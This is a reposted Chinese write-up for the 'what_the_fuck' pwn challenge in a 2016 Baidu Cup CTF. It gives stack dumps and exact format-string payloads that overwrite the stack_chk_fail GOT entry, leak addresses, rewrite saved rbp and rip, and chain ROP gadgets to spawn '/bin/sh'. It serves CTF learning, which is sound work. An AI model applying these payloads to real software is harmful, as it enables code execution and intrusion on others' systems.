ctf百度杯十二月场what_the_fuck(一口盐汽水提供的答案)

转载

weixin_30357231 于 2016-12-21 20:37:00 发布 131 收藏
文章标签： shell
原文链接：http://www.cnblogs.com/shangye/p/6209008.html

目录

漏洞利用原理

```
read(0, &s, 0x20uLL);
if ( strstr(&s, "%p") || strstr(&s, "$p") )//只判断字符串中是不是有地址格式字符p
{
  puts("do you want to leak info?");
  exit(0);
}
printf(&s, "$p");//没有的话，就能利用格式化字符串漏洞了
```

漏洞利用步骤

第一次溢出

栈上数据

```
                //第6个参数
0x7ffdc0494e70:    0x2564353334322e25    0x3925206e68243231        //1_msg
0x7ffdc0494e80:    0x646c243031257324    0x0000000000601040
0x7ffdc0494e90:    0x00007ffdc0494ec0    0x0000000000400a08
0x7ffdc0494ea0:    0x0000000000601020    0x0000000000400700        //1_name
0x7ffdc0494eb0:    0x00007ffdc0494fa0    0x06706b15d66f3a00
0x7ffdc0494ec0:    0x0000000000400a20    0x00007fa951a59830
```

64位函数调用规则是前6个参数由寄存器传递，所以0x7ffdc0494e70处是第6个参数(从0开始数)。

栈上的参数用字符串表示就是： %.2435d%12$hn %9%$s%10$ld

修改got表中stack_chk_fail函数地址

%.2435d%12$hn，将2435(即0x983)写入第12个参数表示的地址：0x601020。也就是说在input your name 环节输入的地址将是leave a msg环节溢出时修改数据的地方。下面不再赘述。

看一下0x601020表示的是什么，就是stack_chk_fail函数地址存放的地方。

```
Relocation section '.rela.plt' at offset 0x578 contains 11 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000601018  000100000007 R_X86_64_JUMP_SLO 0000000000000000 puts@GLIBC_2.2.5 + 0
000000601020  000200000007 R_X86_64_JUMP_SLO 0000000000000000   stack_chk_fail@GLIBC_2.4 + 0
000000601028  000300000007 R_X86_64_JUMP_SLO 0000000000000000 printf@GLIBC_2.2.5 + 0
000000601030  000400000007 R_X86_64_JUMP_SLO 0000000000000000 memset@GLIBC_2.2.5 + 0
000000601038  000500000007 R_X86_64_JUMP_SLO 0000000000000000 alarm@GLIBC_2.2.5 + 0
000000601040  000600000007 R_X86_64_JUMP_SLO 0000000000000000 read@GLIBC_2.2.5 + 0
000000601048  000700000007 R_X86_64_JUMP_SLO 0000000000000000 __libc_start_main@GLIBC_2.2.5 + 0
000000601050  000800000007 R_X86_64_JUMP_SLO 0000000000000000 __gmon_start__ + 0
```

图1 read和stack_chk_fail重定位信息

获取第一次进入main函数栈帧基址：%10$ld

获取read函数地址：%9%$s，第9个参数是什么呢？是0x601040，也就是read函数地址存放的地方。

第二次溢出

栈上数据

```
0x7ffdc0494e10:    0x0000000000400a7c    0x0000000000601040        //2_msg
0x7ffdc0494e20:    0x0000000000000200    0x00007ffdc0494e38
0x7ffdc0494e30:    0x00007ffdc0494e60    0x0000000000400a08
0x7ffdc0494e40:    0x0000000000000000    0x00007fa951b2fa00        //2_name
0x7ffdc0494e50:    0x0000000000000000    0x06706b15d66f3a00
0x7ffdc0494e60:    0x00007ffdc0494e90    0x0000000000400981
0x7ffdc0494e70:    0x2564353334322e25    0x3925206e68243231        //1_msg
0x7ffdc0494e80:    0x646c243031257324    0x0000000000601040
0x7ffdc0494e90:    0x00007ffdc0494ec0    0x0000000000400a08
0x7ffdc0494ea0:    0x0000000000601020    0x0000000000400700        //1_name
0x7ffdc0494eb0:    0x00007ffdc0494fa0    0x06706b15d66f3a00
0x7ffdc0494ec0:    0x0000000000400a20    0x00007fa951a59830
```

填充上需要的数据，在第二次输入msg的环节中，依次输入了四个值。第六次溢出正常返回时候会用到。

第三次栈溢出

栈上数据

```
0x7ffdc0494db0:    0x0000006e24323125    0x0000000000000000        //3_msg
0x7ffdc0494dc0:    0x0000000000000000    0x0000000000000000
0x7ffdc0494dd0:    0x00007ffdc0494e00    0x0000000000400a08
0x7ffdc0494de0:    0x00007ffdc0494e30    0x00007fa95200d700        //3_name
0x7ffdc0494df0:    0x0000000000400760    0x06706b15d66f3a00
0x7ffdc0494e00:    0x00007ffdc0494e30    0x0000000000400981
0x7ffdc0494e10:    0x0000000000400a7c    0x0000000000601040        //2_msg
0x7ffdc0494e20:    0x0000000000000200    0x00007ffdc0494e38
0x7ffdc0494e30:    0x00007ffd00000000    0x0000000000400a08
```

修改第二次压栈的rbp低4个字节

通过第三次输入name的环节，指定一个要被修改的地址，也就是0x00007ffdc0494e30，然后在输入msg环节，输入“%12$n”，将0写入以0x00007ffdc0494e30起始的4个字节中。

第四次栈溢出

栈上数据

```
0x7ffdc0494d50:    0x31342e256e243925    0x3125643036393639        //4_msg
0x7ffdc0494d60:    0x00000000006e2432    0x00007ffdc0494e34
0x7ffdc0494d70:    0x00007ffdc0494da0    0x0000000000400a08
0x7ffdc0494d80:    0x00007ffdc0494e38    0x00007fa95200d700        //4_name
0x7ffdc0494d90:    0x0000000000400760    0x06706b15d66f3a00
0x7ffdc0494da0:    0x00007ffdc0494dd0    0x0000000000400981
0x7ffdc0494db0:    0x0000006e24323125    0x0000000000000000
0x7ffdc0494dc0:    0x0000000000000000    0x0000000000000000
0x7ffdc0494dd0:    0x00007ffdc0494e00    0x0000000000400a08
0x7ffdc0494de0:    0x00007ffdc0494e30    0x00007fa95200d700
0x7ffdc0494df0:    0x0000000000400760    0x06706b15d66f3a00
0x7ffdc0494e00:    0x00007ffdc0494e30    0x0000000000400981
0x7ffdc0494e10:    0x0000000000400a7c    0x0000000000601040
0x7ffdc0494e20:    0x0000000000000200    0x00007ffdc0494e38
0x7ffdc0494e30:    0x0000000000000000    0x0000000000400a60
```

修改第二次压栈的rbp高4个字节、rip

第四次输入的msg是：'%9$n%.4196960d%12$n'

修改第9个参数指定地址处为0，修改第12个参数指定地址处为0x400a60

第五次栈溢出

栈上数据

```
0x7ffdc0494cf0:    0x6436373939312e25    0x00006e6824323125        //5_msg
0x7ffdc0494d00:    0x00007ffdc0494d10    0x06706b15d66f3a00
0x7ffdc0494d10:    0x00007ffdc0494e08    0x0000000000400a08
0x7ffdc0494d20:    0x00007ffdc0494d10    0x00007fa95200d700        //5_name
0x7ffdc0494d30:    0x0000000000400760    0x06706b15d66f3a00
0x7ffdc0494d40:    0x00007ffdc0494d70    0x0000000000400981
```

修改第五次(也就是本次的)rbp

本次msg：“%.19976d%12$hn ”

也就是修改0x00007ffdc0494d10低2个字节为0x4E08

本次输入的字符串没有溢出，但是由于正常退出msg的获取环节，rip指向0x400a08，rbp=0x7ffdc0494e08，在name输入结束时候依然要检查栈是否被破坏，由于rbp被修改，此处检查自然不通过。所以还会调用stack_chk_fail函数，stack_chk_fail在got中的数据已近被修改为我们的main函数起始地址，所以接下来还有第6次输入环节。

第六次栈溢出

栈上数据

```
0x7ffdc0494cc0:    0x2564383835322e25    0x0000006e68243231        //6msg
0x7ffdc0494cd0:    0x0000000000000000    0x0000000000000000
0x7ffdc0494ce0:    0x00007ffdc0494d10    0x0000000000400a08
0x7ffdc0494cf0:    0x0000000000601020    0x00006e6824323100
0x7ffdc0494d00:    0x00007ffdc0494d10    0x06706b15d66f3a00
0x7ffdc0494d10:    0x00007ffdc0494e08    0x0000000000400a1c
0x7ffdc0494d20:    0x00007ffdc0494d10    0x00007fa95200d700        //5name
0x7ffdc0494d30:    0x0000000000400760    0x06706b15d66f3a00
0x7ffdc0494d40:    0x00007ffdc0494d70    0x0000000000400981
0x7ffdc0494d50:    0x31342e256e243925    0x3125643036393639
0x7ffdc0494d60:    0x00000000006e2432    0x00007ffdc0494e34
0x7ffdc0494d70:    0x00007ffdc0494da0    0x0000000000400a08
0x7ffdc0494d80:    0x00007ffdc0494e38    0x00007fa95200d700
0x7ffdc0494d90:    0x0000000000400760    0x06706b15d66f3a00
0x7ffdc0494da0:    0x00007ffdc0494dd0    0x0000000000400981
0x7ffdc0494db0:    0x0000006e24323125    0x0000000000000000
0x7ffdc0494dc0:    0x0000000000000000    0x0000000000000000
0x7ffdc0494dd0:    0x00007ffdc0494e00    0x0000000000400a08
0x7ffdc0494de0:    0x00007ffdc0494e30    0x00007fa95200d700
0x7ffdc0494df0:    0x0000000000400760    0x06706b15d66f3a00
0x7ffdc0494e00:    0x00007ffdc0494e30    0x0000000000400981            |rbp
0x7ffdc0494e10:    0x0000000000400a7c    0x0000000000601040    rip        |r12
0x7ffdc0494e20:    0x0000000000000200    0x00007ffdc0494e38    r13        |r14
0x7ffdc0494e30:    0x0000000000000000    0x0000000000400a60    r15        |rip
```

修改got表中stack_chk_fail函数地址

第6次会修改0x601020处低2个字节数据，修改为0x0a1c。

本次没有溢出，所以正常返回0xa08地址，本次堆栈校验依然通过，返回。
rbp=0x7ffdc0494e08，rip=0x400a1c。

开启shell



图2 开启shell流程

执行a7c处代码，将第二次填充的数据弹出到相应寄存器。

执行a60处代码，调用read函数

read读进来的数据将a69处call压栈的返回地址覆盖了，read结束后会执行到a7a

执行到a7a指令，依次弹出构造的参数，再次跳到a60执行read函数，读入'/bin/sh'+'\x00'+l64(syscall)+'\x00'*0x2b到0x601b00

再次执行到a7a指令，依次弹出构造的参数，但是本次r12=0x601b08，也就是存放syscall地址的地方。r15=0x601b00，也就是参数”/bin/sh”的存放地址。

参考资料

[百度杯CTF·十二月PWN专题WriteUp解析]

http://bbs.ichunqiu.com/thread-16508-1-1.html

转载于:https://www.cnblogs.com/shangye/p/6209008.html